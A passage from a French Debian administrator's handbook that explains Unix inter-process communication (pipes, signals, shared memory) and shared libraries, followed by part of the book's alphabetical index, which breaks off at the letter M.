Le système le plus simple est le fichier : le processus qui souhaite émettre des données les écrit dans un fichier dont le nom est convenu à l'avance ; le processus destinataire n'a alors qu'à lire ce fichier pour y récupérer les données.

Pour éviter que les données soient stockées sur un disque dur, on peut également utiliser un tuyau ou tube (*pipe* en anglais). Il s'agit simplement d'un système de communication où des octets écrits à un bout ressortent tels quels à l'autre bout. Si les deux extrémités sont contrôlées par deux processus différents, on obtient un canal de communication simple et pratique. Les tubes se décomposent en deux catégories. Un tube nommé dispose d'une entrée spéciale dans le système de fichiers (bien que les données qui y transitent n'y soient pas stockées) et les deux processus peuvent donc l'ouvrir indépendamment l'un de l'autre, si l'emplacement du tube nommé est connu. Dans les cas où l'on cherche à faire communiquer deux processus apparentés (par exemple un père et son fils), il est possible au père de créer un tube anonyme, dont héritera son fils après le *fork* ; les deux processus pourront alors s'échanger des données sans passer par le système de fichiers.

#### EN PRATIQUE

#### Un exemple concret

Étudions ce qui se passe lorsqu'on lance une commande complexe (un *pipeline*) dans un shell. Supposons que nous ayons un processus bash (le shell standard sous Debian), de *pid* 4 374, dans lequel nous tapons la commande `ls | sort`.

Le shell commence par interpréter la commande saisie. En l'occurrence, il s'agit de deux programmes (`ls` et `sort`), avec un flux de données de l'un vers l'autre (noté par le caractère `|`, dit *pipe*). bash crée donc un tube anonyme (qui n'existe pour l'instant que pour lui seul).

Puis il se duplique ; on obtient donc un nouveau processus bash, de *pid* 4 521 (les *pids* sont de simples numéros abstraits et n'ont généralement pas de signification particulière). Ce processus n°4 521 hérite du tuyau anonyme, il pourra donc écrire du côté « entrée » ; bash redirige d'ailleurs le flux de sortie standard vers cette entrée du tuyau. Il se remplace ensuite par le programme `ls`, qui va lister le contenu du répertoire courant ; comme il écrit sur sa sortie standard et que celle-ci a été au préalable redirigée, le résultat est effectivement envoyé dans le tuyau.

Une opération similaire est effectuée pour la deuxième commande : bash se duplique de nouveau, on obtient alors un nouveau processus bash de numéro 4 522. Comme ce dernier est également un fils du n°4 374, il hérite aussi du tuyau ; bash branche alors la sortie du tuyau sur son flux d'entrée standard, puis se remplace par le programme `sort`, dont la vocation est de trier les données reçues et d'afficher le résultat.

Toutes les pièces sont maintenant en place : `ls` parcourt le répertoire courant et envoie la liste des fichiers dans le tuyau ; `sort` lit cette liste, puis la trie par ordre alphabétique et affiche le résultat. Les processus n°4 521 et n°4 522 se terminent alors et le 4 374, qui s'était mis en attente, reprend la main et affiche l'invite pour permettre à l'utilisateur de saisir une nouvelle commande.

Mais toutes les communications inter-processus ne servent pas à faire transiter des flux de données. Il arrive également que des applications aient simplement besoin de se transmettre des messages comme « suspendre l'exécution » ou « reprendre ». Unix (et donc Linux) fournit pour cela un mécanisme de signaux, par lequel un processus peut simplement envoyer un signal spécifique (parmi une liste prédéfinie de signaux) à un autre, simplement en connaissant son *pid*.

Pour des communications plus complexes, il existe aussi des mécanismes par lesquels un processus peut par exemple ouvrir l'accès d'une partie de sa zone mémoire à d'autres ; cette mémoire est alors partagée entre plusieurs processus, ce qui autorise à faire passer des données de l'un à l'autre.

Enfin, les connexions par le réseau peuvent également servir à faire communiquer différents processus, susceptibles de s'exécuter sur des ordinateurs différents (voire séparés de milliers de kilomètres).

Tous ces mécanismes sont utilisés, à des degrés divers, dans le fonctionnement normal d'un système Unix typique.

#### B.5.4. Bibliothèques

Les bibliothèques de fonctions jouent un rôle crucial dans le fonctionnement d'un système d'exploitation Unix. Ce ne sont pas à proprement parler des programmes, puisqu'elles ne s'exécutent pas indépendamment, mais des collections de fragments de programmes qui sont utilisés par des programmes classiques. Parmi les bibliothèques les plus courantes, citons par exemple :

- la bibliothèque C standard (*glibc*), qui contient des fonctions de base telles que celles permettant d'ouvrir des fichiers ou des connexions réseau, mais aussi de faciliter les interactions avec le noyau ;
- les boîtes à outils graphiques (*toolkits*), Gtk+ et Qt, qui permettent à de nombreux programmes de réutiliser les objets graphiques qu'elles proposent ;
- la bibliothèque *libpng*, qui charge, interprète et sauvegarde des images au format PNG.

L'existence de ces bibliothèques permet aux applications de réutiliser du code existant ; leur développement en est simplifié d'autant, surtout lorsque de nombreuses applications font appel aux mêmes fonctions. Comme les bibliothèques sont souvent développées par des personnes différentes, le développement global du système est ainsi plus proche de la philosophie historique d'Unix.

##### CULTURE

##### **La méthode Unix : une chose à la fois**

Un des concepts qui sous-tend le fonctionnement général des systèmes d'exploitation de la famille Unix est que chaque outil ne devrait faire qu'une chose, mais la faire bien, les applications pouvant alors réutiliser ces outils et construire une logique plus poussée par-dessus. Cela transparaît dans de nombreux domaines. Les scripts shell sont peut-être le meilleur exemple : ils assemblent en des séquences complexes des outils très simples (`grep`, `wc`, `sort`, `uniq`, etc.). Une autre mise en pratique de cette philosophie est visible dans les bibliothèques de code : la *libpng* permet de lire et d'écrire des images au format PNG, avec différentes options et de différentes manières, mais elle ne fait que cela ; pas question pour elle de proposer des fonctions d'affichage ou d'édition.

De plus, ces bibliothèques sont souvent dites « partagées », parce que le noyau est capable de ne les charger qu'une fois en mémoire même si plusieurs processus y font appel. Si le code qu'elles

contiennent était au contraire intégré dans les applications, il serait présent en mémoire autant de fois qu'il y a de processus qui l'utilisent.

---

---

# Index

---

---

.config, 196  
.d, 123  
.desktop, 394  
.dsc, 93  
.htaccess, 306  
.menu, 395  
/bin, 492  
/boot, 492  
/dev, 492  
/etc, 492  
/etc/apt/apt.conf, 123  
/etc/apt/apt.conf.d/, 123  
/etc/apt/apt.conf.d/50unattended-upgrades, 142  
/etc/apt/preferences, 124  
/etc/apt/preferences.d/, 124  
/etc/apt/sources.list, 110  
    Example  
        stable, 112  
        unstable, 115  
/etc/apt/sources.list.d, 111  
/etc/apt/trusted.gpg, 136  
/etc/apt/trusted.gpg.d/, 136  
/etc/bind/named.conf, 269  
/etc/default/ntpdate, 190  
/etc/exports, 312  
/etc/fstab, 192  
/etc/group, 180  
/etc/hosts, 175, 176  
/etc/init.d/rcS, 210  
/etc/init.d/rcS.d/, 210  
/etc/pam.d/common-account, 324  
/etc/pam.d/common-auth, 324  
/etc/pam.d/common-password, 324  
/etc/passwd, 177  
/etc/postfix/main.cf  
            example, 282  
/etc/shadow, 178  
/etc/squidguard/squidGuard.conf.default, 318  
/etc/sudoers, 191  
/etc/timezone, 189  
/home, 492  
/lib, 492  
/media, 492  
/mnt, 492  
/opt, 492  
/proc, 492  
/proc/, 175  
/root, 492  
/run, 492  
/sbin, 492  
/srv, 492  
/sys, 492  
    /sys/, 175  
/tmp, 492  
/usr, 99, 492  
    /usr/share/doc/, 11  
    /usr/share/zoneinfo/, 189  
/var, 492  
/var/cache/apt/archives/, 122  
/var/lib/dpkg/, 89  
~ , 182  
1000BASE-T, 168  
100BASE-T, 168  
10BASE-T, 168  
10GBASE-T, 168  
32/64 bits, choix, 57  
A, enregistrement DNS, 268  
AAAA, enregistrement DNS, 268  
ACPI, 242  
acpid, 242

activité, historique, 422  
activité, surveillance, 421  
addgroup, 180  
adduser, 180  
administration, interfaces, 222  
adresse IP, 168  
    privée, 247  
ADSL, modem, 172  
Advanced Configuration and Power Interface, 242  
Advanced Package Tool, *voir aussi* APT, 110  
Advanced Packaging Tools, *voir aussi* APT, 80  
AFP, 44  
Afterstep, 394  
Agent SIP, 407  
AH, protocole, 259  
aide (paquet Debian), 425  
ajout d'un utilisateur dans un groupe, 180  
Akkerman, Wichert, 12  
alias  
    domaine virtuel d'alias, 284  
alien, 106  
alioth.debian.org, *voir aussi* salsa.debian.org, 405  
Allow from, directive Apache, 307  
AllowOverride, directive Apache, 305, 306  
alternative, 394  
am-utils, 194  
amanda, 234  
amd, 194  
amd64, 49  
amont, auteur, 6  
amorçable  
    CD-Rom, 485  
amorçage, chargeur de, 58, 74, 184  
anacron, 232  
analog, 159  
analyseur de logs web, 308  
Anjuta, 403  
annuaire de logiciels libres, 156  
annuaire LDAP, 319  
antivirus, 294  
    controversy, 294

Apache  
.htaccess, 306  
/etc/apache2/conf-available, 305  
/etc/apache2/conf-enabled, 305  
/etc/apache2/mods-available, 302  
/etc/apache2/mods-enabled, 302  
/etc/apache2/sites-available, 304  
/etc/apache2/sites-enabled, 304  
a2enconf, 305  
a2enmod, 302  
a2ensite, 304  
Allow from, 307  
AllowOverride, 305, 306  
certbot, 249  
CustomLog, 305  
Deny from, 307  
directives, 305  
Directory, 305  
DirectoryIndex, 305  
ExecCGI, 305  
FollowSymlinks, 305  
htpasswd, 306  
Includes, 305  
IncludesNOEXEC, 305  
Indexes, 306  
installation, 302  
IP-based authentication, 307  
log analyzer, 308  
LogFormat, 305  
mod\_gnutls, 303  
mod\_info, 302  
mod\_ssl, 303  
MultiViews, 306  
Options, 305  
Order, 307  
password-based authentication, 306  
Require, 307  
SSL, 303  
SymlinksIfOwnerMatch, 305  
trusted certificates, 249  
Virtual Hosts, 303  
VirtualHost, 303  
www-data, user, 302

apache, 301  
Apache, directives, 305  
AppArmor, 427  
AppleShare, 44  
AppleTalk, 44  
application de types, 445  
approx, 118  
apropos, 152, 154  
APT, 110  
.dsc  
    Binary, 94  
    Source, 94  
/etc/apt/apt.conf, 123  
/etc/apt/apt.conf.d/, 123  
/etc/apt/sources.list, 110  
/etc/apt/sources.list.d, 111  
/etc/apt/trusted.gpg, 135  
/var/cache/apt/archives/, 122  
/var/log/apt/eipp.log.xz, 122  
/var/log/apt/history.log, 122  
/var/log/apt/term.log, 122  
Acquire::ftp::proxy, 123  
Acquire::http::proxy, 123  
Acquire::Languages, 119  
Acquire::PDiffs, 119  
affichage des en-têtes, 128  
apt, 80  
apt-secure, 135  
APT::Clean-Installed, 122  
APT::Default-Release, 115, 122  
APT::Install-Recommends, 84  
APT::Install-Suggests, 84  
APT::Periodic::AutocleanInterval, 142  
APT::Periodic::Download-Upgradeable-Packages, 142  
APT::Periodic::Unattended-Upgrade, 142  
APT::Periodic::Update-Package-Lists, 142  
Aptitude::Recommends-Important, 84  
archive authentification, 135  
automatic removal, 127  
configuration, 123  
configuration initiale, 72  
control  
Breaks, 85  
Conflicts, 85  
Depends, 83  
Enhances, 84  
Pre-Depends, 85  
Provides, 86  
Recommends, 84  
Replaces, 88  
Suggests, 84  
Tag, 88  
dist-upgrade, 137  
DPkg::options, 123  
Dpkg::Options, 92  
file search, 130  
InRelease, 135  
interfaces, 131  
    aptitude, voir aptitude  
    synaptic, voir synaptic  
pinning, 124  
préférences, 124  
recherche de paquet, 128  
Release, 135  
Release.gpg, 135  
apt, 118  
apt autoremove, 127  
apt dist-upgrade, 122  
apt full-upgrade, 122  
apt install, 120  
apt install --reinstall, 121  
apt purge, 120  
apt remove, 120  
apt search, 129  
apt show, 129  
apt update, 119  
apt upgrade, 122  
apt-cache, 128  
apt-cache dumpavail, 129  
apt-cache pkgnames, 129  
apt-cache policy, 129  
apt-cache search, 129  
apt-cache show, 129  
apt-cacher, 118  
apt-cacher-ng, 118

apt-cdrom, 112  
apt-file, 130  
apt-ftparchive, 469  
apt-get, 118  
apt-get autoclean, 122  
apt-get autoremove, 127  
apt-get clean, 122  
apt-get dist-upgrade, 122  
apt-get install, 120  
apt-get install --reinstall, 121  
apt-get purge, 120  
apt-get remove, 120  
apt-get update, 119  
apt-get upgrade, 122  
apt-key, 136  
apt-mark auto, 127  
apt-mark manual, 127  
apt-show-versions, 140  
apt-xapian-index, 129  
apt.conf, 123  
apt.conf.d/, 123  
apt.conf5, 123  
apt\_preferences5, 124  
aptitude, 77, 118, 131  
    /var/log/aptitude, 134  
    automatic flag, 132  
    basic usage, 132  
    command line, 133  
    documentation, 132  
    log, 134  
    markauto, 132  
    package search, 132  
    solver, 134  
    tasks, 133  
aptitude dist-upgrade, 122  
aptitude full-upgrade, 122  
aptitude install, 120  
aptitude install --reinstall, 121  
aptitude markauto, 127  
aptitude purge, 120  
aptitude remove, 120  
aptitude safe-upgrade, 122  
aptitude search, 129  
aptitude show, 129  
aptitude unmarkauto, 127  
aptitude update, 119  
aptitude why, 128  
Aptosid, 485  
ar, 80  
arborescence des fichiers, 492  
architecture, 3, 48  
    support multi-architecture, 104  
archive de paquets, 468  
artistique, licence, 8  
ASCII, 164  
association, 2, 4  
assurance qualité, 21  
at, 231  
ATA, 494  
atd, 229  
ATI, 393  
atq, 232  
atrm, 232  
attribution des noms, 174  
auteur amont, 6  
authentification  
    de paquets, 135  
authentification web, 306  
autobuilder, 26  
autofs, 194  
automatisation de la mise à jour, 143  
automiteur, 194  
automount, 194  
autopkgtest, 473  
Autopsy Forensic Browser, 454  
Avahi, 44  
awk, 394  
AWStats, 308  
awtats, 159  
axi-cache, 129, 148  
azerty, 165  
backdoor, 453  
backports.debian.org, voir aussi backports, 114  
BackupPC, 234  
bacula, 234  
bande, sauvegarde, 238

base de données  
des développeurs, 10  
des groupes, 177  
des utilisateurs, 177  
bash, 181  
Basic Input/Output System, 54  
BGP, 265  
bgpd, 265  
bibliothèque (de fonctions), 503  
biclé, 251, 258, 325, 474  
binaire, code, 4  
bind9, 269  
BIOS, 54, 495  
Blackbox, 394  
bloc (disque), 234  
bloc, mode, 180  
bloquer un compte, 179  
Bo, 9  
Bochs, 358  
bogue  
    sévérité/gravité, 15  
Bonjour, 44  
Bookworm, 9  
bootloader  
    intermediary  
    shim, 75  
boîte aux lettres, domaine virtuel, 284  
branchement à chaud, 238  
Breaks, champ d'en-tête, 85  
broadcast, 168  
browser, Web  
    chromium, 403  
    epiphany, 401  
    firefox, 402  
    firefox-esr, 401  
    konqueror, 401  
Bruce Perens, 9  
BSD, 38  
BSD, licence, 8  
BTS, 14  
Bug Tracking System, 14  
bugs.debian.org, 14  
build daemon, 26  
Build-Depends, champ d'en-tête, 94  
Build-Depends, champ d'en-tête du paquet source, 462  
build-simple-cdd, 381  
buildd, 26  
Builder, GNOME Builder, 403  
Bullseye, 9  
bureau graphique, 395  
    déporté, 218  
bureautique, suite, 405  
Buster, 9  
buster-updates, 113  
Buzz, 9  
bzip2, 110  
bzr, 17  
c++, 394  
CA, voir Certificate Authority  
cache, 128  
cache, proxy, 73, 117  
Calligra Suite, 405  
caractère, mode, 180  
carte graphique, 393  
cc, 394  
CD-Rom  
    amorçable, 485  
    d'installation, 55  
    netinst, 55  
CDN, voir Content Delivery Networks  
certbot, 249  
certificat X.509, 251  
Certificate Authority, 248  
certificates, 248  
chage, 178  
changelog.Debian.gz, 155  
chargeur  
    d'amorçage, 184  
    de démarrage, 58, 74  
charte Debian, 11  
Chat  
    serveur, 328  
chaîne, 415  
checksecurity, 426  
chfn, 178

chgrp, 221  
chiffrement de partitions, 70  
chmod, 221  
choix, 394  
    de la langue, 58  
    du pays, 59  
chown, 221  
chsh, 178  
CIFS, voir Common Internet File System  
cifs-utils, 316  
Cinnamon, 398  
clamav, 294  
clamav-milter, 294  
clavier, disposition, 165  
clavier, disposition du, 60  
client  
    architecture client/serveur, 213  
    NFS, 313  
clé  
    d'authentification pour APT, 137  
clé de confiance, 137  
clé USB, 55  
CNAME, enregistrement DNS, 268  
Code of Conduct, 159  
codename, 9  
CodeWeavers, 406  
Collins, Ben, 12  
comité technique, 12  
commandes planifiées, 229  
commandes, interpréteur de, 181  
Common Internet File System, 313  
Common Unix Printing System, 183  
Common Vulnerabilities and Exposures, voir  
    aussi CVE, 113  
common-account, 324  
common-auth, 324  
common-password, 324  
communications inter-processus, 501  
comparaison de versions, 103  
compilateur, 4  
compilation, 4  
    d'un noyau, 194  
complétion automatique, 181  
component  
    contrib, 111  
    main, 111  
    non-free, 111  
composant (d'un dépôt), 111  
Compose, key, 166  
Comprehensive Perl Archive Network, 87  
compte  
    administrateur, 62, 191  
    bloquer, 179  
    création, 180  
conffiles, 91  
confidentialité  
    fichiers, 70  
confidentialité persistante (Perfect Forward Secrecy), 303  
config, script debconf, 90  
configuration  
    d'un logiciel, 157  
    de l'impression, 182  
    du noyau, 196  
    du réseau, 169  
        DHCP, 61  
        statique, 61  
    fichiers, 91  
    initiale d'APT, 72  
configuration files  
    .dpkg-dist, 141  
    .dpkg-old, 141  
    .ucf-dist, 141  
    .ucf-new, 141  
    .ucf-old, 141  
Conflicts, champ d'en-tête, 85  
conflits, 85  
connecteur RJ45, 168  
connexion  
    par modem ADSL, 172  
    par modem RTC, 172  
    à distance, 213  
console-data, 165  
console-tools, 165  
constitution, 12  
Content Delivery Networks, 116

contexte de sécurité, 436  
contrat social, 5  
contrib, component, 111  
contribuer, XXII  
control, voir aussi package meta-information, 82  
Depends, 83  
control.tar.gz, 88  
contrôle du trafic, 263  
contrôleur de domaine, 314  
copie de sauvegarde, 235  
copyleft, 8  
copyright, 156  
correctif, 16  
coturn, 329  
courrier électronique  
    filtrage, 282, 285  
    filtrage sur l'expéditeur, 288  
    filtrage sur le contenu, 290  
    filtrage sur le destinataire, 289  
    logiciel, 398  
CPAN, voir aussi Comprehensive Perl Archive Network, 87  
cron, 229  
crontab, 230  
CrossOver, 406  
cruft, 141  
cruft-ng, 141  
crypt, 177  
création  
    de compte, 180  
    de groupe, 180  
CUPS, 182, 183  
cups  
    administration, 183  
CustomLog, Apache directive, 305  
CVE  
    Common Vulnerabilities and Exposures, 113  
cvs, 17  
cycle de vie, 25  
câble croisé, 173  
DAM, 14  
dansguardian, 319  
DATA, 290  
DCF-77, 191  
dch, 472  
dconf, 396  
dconf-editor, 396  
DDPO, 20  
deb.debian.org, voir mirrors  
debc, 472  
debconf, 91, 224, 377  
debfoster, 128  
debhelper, 472  
debi, 472  
Debian Account Managers, 14  
Debian Developer's Packages Overview, 20  
Debian France, 4  
Debian Free Software Guidelines, 7  
Debian Maintainer, 473  
Debian Project Leader, 12  
Debian Project News, 22  
Debian Security Advisory, voir aussi DSA, 113  
Debian Source Control, voir .dsc  
debian-admin, 20  
debian-archive-keyring, 136  
debian-cd, 3, 379  
debian-installer, 4, 54  
debian-kernel-handbook, 195  
debian-security-announce, 113  
debian-user@lists.debian.org, 159  
debian.net, 117  
debian.tar.gz, fichier, 93  
deborphan, 128  
debsums, 138, 424  
debtags, 147  
debuild, 472  
delgroup, 180  
Deny from, directive Apache, 307  
Depends, header field, voir aussi APT, 83  
Destination NAT, 247  
devscripts, 472  
Devuan, 486  
DFSG, 7  
dh-make, 472

DHCP, 169, 271  
diff, 16, 238  
diff.gz, fichier, 93  
Differentiated Services Code Point, 264  
diffusion, listes de, 21, 159  
directives Apache, 305  
DirectoryIndex, directive Apache, 305  
dirvish, 235  
discussion enflammée, 13  
display manager  
    gdm, 393  
    lightdm, 393  
    sddm, 393  
    xdm, 393  
disposition du clavier, 60, 165  
disque dur, noms, 185  
dist-upgrade, 137  
distance, connexion, 213  
distribution  
    distribution Linux, XIX  
distribution dérivée, 19  
distribution Linux  
    commerciale, XIX, 39  
    communautaire, 39  
    rôle, 24  
Distrowatch, 487  
DKIM, voir DomainKeys Identified Mail  
dkms, 198  
dm-crypt, 70  
DMARC, voir Domain-based Message Authentication, Reporting and Conformance  
DNAT, 247  
DNS, 176, 268  
    enregistrement, 268  
    enregistrement NAPTR, 328  
    enregistrement SRV, 328  
    mise à jour automatique, 273  
    zone, 268  
DNSSEC, 269  
documentation, 15, 152, 155  
    /usr/share/doc/package/, 155  
    /usr/share/info/, 155  
    /usr/share/man/, 152  
documentation package, 155  
emplacement, 11  
HOWTO, 156  
info documents, 155  
manpages-lang, 157  
manual pages, 152  
package documentation, 155  
package-doc, 155  
tutorials, 156  
websites, 156  
wiki.debian.org, 156  
Dogguy, Mehdi, 12  
Domain Name Service, 176  
Domain-based Message Authentication, Reporting and Conformance, 299  
domaine  
    nom de, 175  
    virtuel, 284  
domaine virtuel  
    domaine virtuel d'alias, 284  
    domaine virtuel de boîtes à lettres, 284  
domaine Windows, 314  
DomainKeys Identified Mail, 297  
    mailing list problems, 297  
DoudouLinux, 486  
dpkg, 80, 96  
    --force-confask, 92, 121  
    --force-confdef, 92  
    --force-confmiss, 121  
    --force-confnew, 92  
    --force-confold, 92  
    /var/log/dpkg.log, 104, 122  
    dpkg --verify, 423  
    fonctionnement interne, 89  
dpkg-reconfigure, 224  
dpkg-source, 95  
DPL, 12  
dput, 473  
droits, 220  
    masque, 222  
    représentation octale, 221  
droits d'auteurs, 8  
DruCall, 333

DSA  
    Debian Security Advisory, 113  
DSA (Debian System Administrators), 20  
dsc file, 93  
DSC, fichier, 93  
DSCP, 264  
dsl-provider, 172  
DTLS, 251  
dual boot, 57, 74  
dummy package, 140  
dump, 238  
dupload, 473  
dur, lien, 235  
DVD-Rom  
    d'installation, 55  
    netinst, 55  
Dynamic Host Configuration Protocol, 271  
décompression, d'un paquet source, 95  
démarrage  
    chargeur de, 58  
    du système, 204  
démon, 158, 501  
dénis de service, 426  
dépaquetage  
    d'un paquet binaire, 97  
    d'un paquet source, 95  
dépendance, 83  
dépendance cassée, 98  
déploiement, 375  
déporté, bureau graphique, 218  
détection d'intrusion, 426  
développeurs  
    base de données, 10  
    Debian, 10  
  
e2guardian, 319  
easy-rsa, 251  
edquota, 233  
eGroupware, 404  
EHLO, voir aussi HELO, 287  
Ekiga, 408  
email  
    custom restriction classes, 293  
    evolution, 398  
  
Exim, 280  
filtering on content inspection, 290  
filtering on SMTP commands, 290  
filtering on the client host, 286  
filtering on the mail host, 287  
greylisting, 291  
kmail, 400  
Postfix, 280  
serveur, 280  
thunderbird, 400  
virus scanning, 294  
  
Empathy, 408  
emplacement de la documentation, 11  
empreinte, 424  
en\*, 169  
encodage, 164  
enigmail, 400  
enregistrement  
    DNS, 268  
environment, 165  
environnement  
    hétérogène, 44  
    variable d'environnement, 182  
Epiphany, 401  
ESP, protocole, 259  
espace noyau, 500  
espace utilisateur, 500  
Etch, 9  
eth0, 169  
Ethernet, 168, 169  
Evolution, 398  
evolution-ews, 400  
Examples  
    /etc/postfix/main.cf, 282  
Excel, Microsoft, 405  
ExecCGI, Apache directive, 305  
exemples, emplacement, 158  
Exim, 280  
exim4, 280  
Experimental, 25, 125  
experimental, 116  
Explanation, 126  
exploration d'une machine Debian, 47

exports, 312  
Extensible Messaging and Presence Protocol,  
    408  
extraction, d'un paquet source, 95  
exécution  
    niveau, 211  
exécution, droit, 220

Facebook, 23  
FAI, Fournisseur d'accès à Internet, 281  
fbdev, 392  
fichier  
    confidentialité, 70  
    de logs, 159, 225  
    de logs, rotation, 191  
    spécial, 180  
fichiers  
    de configuration, 91  
    serveur de, 310  
    système de, 67  
fichiers, système de, 498  
File Transfer Protocol, 309  
filtrage de courrier électronique, 282  
filtre de paquets, 414  
firefox, 402  
Firefox (ESR), 402  
Firefox, Mozilla, 401  
firefox-esr, 402  
Firewire, 494  
firmware, 171  
flamewar, 13  
Fluxbox, 394  
FollowSymlinks, Apache directive, 305  
fonctionnement interne, 9  
forensics, 486  
fork, 214, 500  
francisation, 164  
FreeBSD, 38  
FreeDesktop.org, 395  
freeze, 29  
fstab, 192  
FTP, voir File Transfer Protocol  
ftpmaster, 20  
Fully Automatic Installer (FAI), 376

fuseau horaire, 188  
FusionForge, 404  
fusionforge, voir aussi [alioth.debian.org](http://alioth.debian.org), 405

Garbee, Bdale, 12  
gdm, 393  
gdm3, 219  
Gecko, 401, 403  
GECOS, 177  
gel, 29  
General Public License, 8  
gestion de l'énergie, 242  
gestion de la configuration, 16  
gestionnaire  
    d'écran, 219, 393  
    de fenêtres, 393, 394  
getent, 180  
getty, 213  
gid, 177  
Git, 16  
git, 17  
GitLab, 20  
Glade, 403  
GNOME, 395  
gnome, 395  
GNOME Office, 405  
gnome-control-center, 224  
gnome-packagekit, 142  
gnome-system-monitor, 421  
GNU, 2  
    General Public License, 8  
    Info, 155  
    is Not Unix, 2  
GNU/Linux, 37  
Gnumeric, 405  
GnuTLS, 251  
gpasswd, 180  
GPL, 8  
GPS, 191  
GPT  
    format de table de partition, 185  
graphique, bureau déporté, 218  
gravité d'un bogue, 15  
GRE, protocole, 259

greylisting, 291  
Grml, 486  
group, 180  
groupe, 178  
    ajout d'un utilisateur, 180  
    base de données, 177  
    changer de, 179  
    création, 180  
    de volumes, 70  
    propriétaire, 220  
    suppression, 180  
groupmod, 180  
groupware, 404  
    citadel-suite, 404  
    kopano-core, 404  
    sogo, 404  
GRUB, 74, 187  
grub-install, 187  
GRUB 2, 187  
gsettings, 396  
GStreamer, 333  
GTK+, 395  
gzip, 110

Hamm, 9  
Hartman, Sam, 12  
HELO, 287  
heure d'été, 189  
hg, 17  
Hocevar, Sam, 12  
horloge  
    synchronisation, 190  
host, 269  
hostname, 175  
hosts, 175, 176  
hotplug, 238  
how-can-i-help, 18  
HOWTO, 156  
htpasswd, 306  
HTTP  
    server, *voir aussi* Apache, 301  
    sécurisé, 303  
httpredir.debian.org, *voir* mirrors  
HTTPS, 303

Hurricane Electric, 267  
hôte virtuel, 303

i18n, 15  
i386, 49  
Ian Murdock, 2  
ICE, 329, *voir* Interactive Connectivity Establishment  
Icedove, 402  
Iceweasel, 402  
Icewm, 394  
Icinga, 382  
ICMP, 416  
id, 179  
IDE, 494  
Identica, 23  
IDS, 426  
IEEE 1394, 238, 494  
IKE, 258  
IM, *voir* Instant Messaging  
impression  
    configuration, 182  
    réseau, 317  
in-addr.arpa, 269  
Includes, Apache directive, 305  
IncludesNOEXEC, Apache directive, 305  
incompatibilités, 85  
Indexes, Apache directive, 306  
inetd, 227  
info, 155  
info2www, 155  
infrastructure de clés publiques, 251  
init, 172, 206, 500  
Injection SQL, 447  
inode, 234  
InRelease, 136  
installateur, 54  
installation  
    automatisée, 375  
    d'un noyau, 200  
    de paquets, 97, 120  
    du système, 54  
    netboot, 56  
    PXE, 56

TFTP, 56  
Instant Messaging, 408  
Interactive Connectivity Establishment, 408  
interface  
d'administration, 222  
graphique, 392  
réseau, 169  
internationalisation, 15  
Internet Control Message Protocol, 416  
Internet Printing Protocol, 182  
Internet Relay Chat, 408  
Internet Software Consortium, 269  
interpréteur de commandes, 152, 181  
Intrusion Detection System, 426  
intrusion, détection de, 426  
inverse, zone, 269  
invoke-rc.d, 213  
ip route, 265  
IP, adresse, 168  
ip6.arp, 269  
ip6tables, 267  
IPC, 501  
IPP, 182  
iproute, 264  
IPsec, 258  
échange de clefs IPsec, 258  
iptables, 414  
iputils-ping, 266  
iputils-tracepath, 266  
IPv6, 266  
pare-feu, 267  
IRC, voir Internet Relay Chat  
IS-IS, 265  
ISC, 269  
isenkram, 171  
isisd, 265  
ISO-8859-1, 164  
ISO-8859-15, 164  
  
Jabber, 331  
Jackson, Ian, 12  
Jami (soft-phone), 408  
Jessie, 9  
jeu de caractère, 164  
  
jxplorer, 321  
Kali, 486  
Kamailio, 331  
KDE, 395  
KDevelop, 403  
kdm, 219  
kernel-package, 195  
keyboard-configuration, 165  
kFreeBSD, 38  
KMail, 400  
kmod, 211  
Knoppix, 485  
Kolab, 404  
Konqueror, 401  
krdc, 218  
krfb, 218  
Kubuntu, 484  
KVM, 358, 370  
kwin, 394  
  
l10n, 15  
Lamb, Chris, 12  
LANG, 165  
langue, 164  
Latin 1, 164  
Latin 9, 164  
LDAP, 319  
sécurisé, 324  
ldapvi, 326  
LDIF, 320  
LDP, 157  
leader  
rôle, 12  
élection, 12  
lecture, droit, 220  
Lenny, 9  
Let's Encrypt, 251  
libapache-mod-security, 448  
libapache2-mpm-itk, 302  
libnss-ldap, 322  
libpam-ldap, 324  
LibreOffice, 405  
libreswan, 258

libvirt, 370  
licence  
    artistique, 8  
    BSD, 8  
    GPL, 8  
lien  
    dur, 235  
    symbolique, 188  
lightdm, 219, 393  
lighttpd, 301  
LILO, 186  
limitation de trafic, 264  
Linphone, 408  
lintian, 471  
Linux, 37  
    distribution, XIX  
    noyau, XIX  
Linux Documentation Project, 157  
Linux Loader, 186  
Linux Mint, 484  
Linux Security Modules, 428  
linux32, 57  
list of mirrors, *voir aussi* mirrors, 116  
listes de diffusion, 21  
listmaster, 21  
live CD, 485  
live-build, 485  
ln, 188  
locale, 165  
locale-gen, 164  
locales, 164  
localisation, 15  
locate, 194  
log  
    déporté, 227  
logcheck, 159, 420  
LogFormat, Apache directive, 305  
Logical Volume Manager, 347  
    à l'installation, 70  
logiciel  
    configuration, 157  
    libre, 7  
login, 177

logrotate, 191  
logs  
    fichier de, 159  
    fichiers, rotation, 191  
    répartition, 225  
    surveillance, 420  
    web, analyseur, 308  
Long Term Support (LTS), 32  
lpd, 183  
lpq, 183  
lpr, 183  
lsdev, 497  
lspci, 497  
lspcmia, 497  
lsusb, 497  
LUKS, 70  
Lumicall, 408  
LVM, 347  
    à l'installation, 70  
LXC, 358, 365  
LXDE, 398  
LXQt, 398  
lzma, 110  
  
MAIL FROM, 288  
maildrop, 282  
mailing lists  
    debian-admin@lists.debian.org, 20  
    debian-announce@lists.debian.org, 22, 23  
    debian-architecture@lists.debian.org, 22  
    debian-boot@lists.debian.org, 4, 22  
    debian-cd@lists.debian.org, 3  
    debian-devel-announce@lists.debian.org, 23  
    debian-news@lists.debian.org, 22  
    debian-policy@lists.debian.org, 11, 22  
    debian-qa@lists.debian.org, 22  
    debian-security-  
        announce@lists.debian.org, 113  
    debian-stable-  
        announce@lists.debian.org, 114  
    debian-user-lang@lists.debian.org, 159  
    debian-user@lists.debian.org, 159  
main, 484

main, component, 111  
maintenance  
    paquet, 11  
mainteneur  
    nouveau, 14  
make deb-pkg, 197  
Makefile, 467  
man, 152  
man-db, 152  
man2html, 154  
mandataire HTTP/FTP, 317  
Mandatory Access Control, 428  
manuel, pages de, 152  
masque  
    de droits, 222  
    de sous-réseau, 168  
masquerading, 247  
Master Boot Record, 184  
MATE, 398  
MBR, 184  
McIntyre, Steve, 12  
MCS (Multi-Category Security), 436  
MD5, 424  
md5sums, 91  
mdadm, 340  
mentors.debian.net, 117  
menu, 394  
mercurial, 17  
merged /usr, 99, 493  
Messagerie Instantanée  
    serveur, 328  
Meta, key, 166  
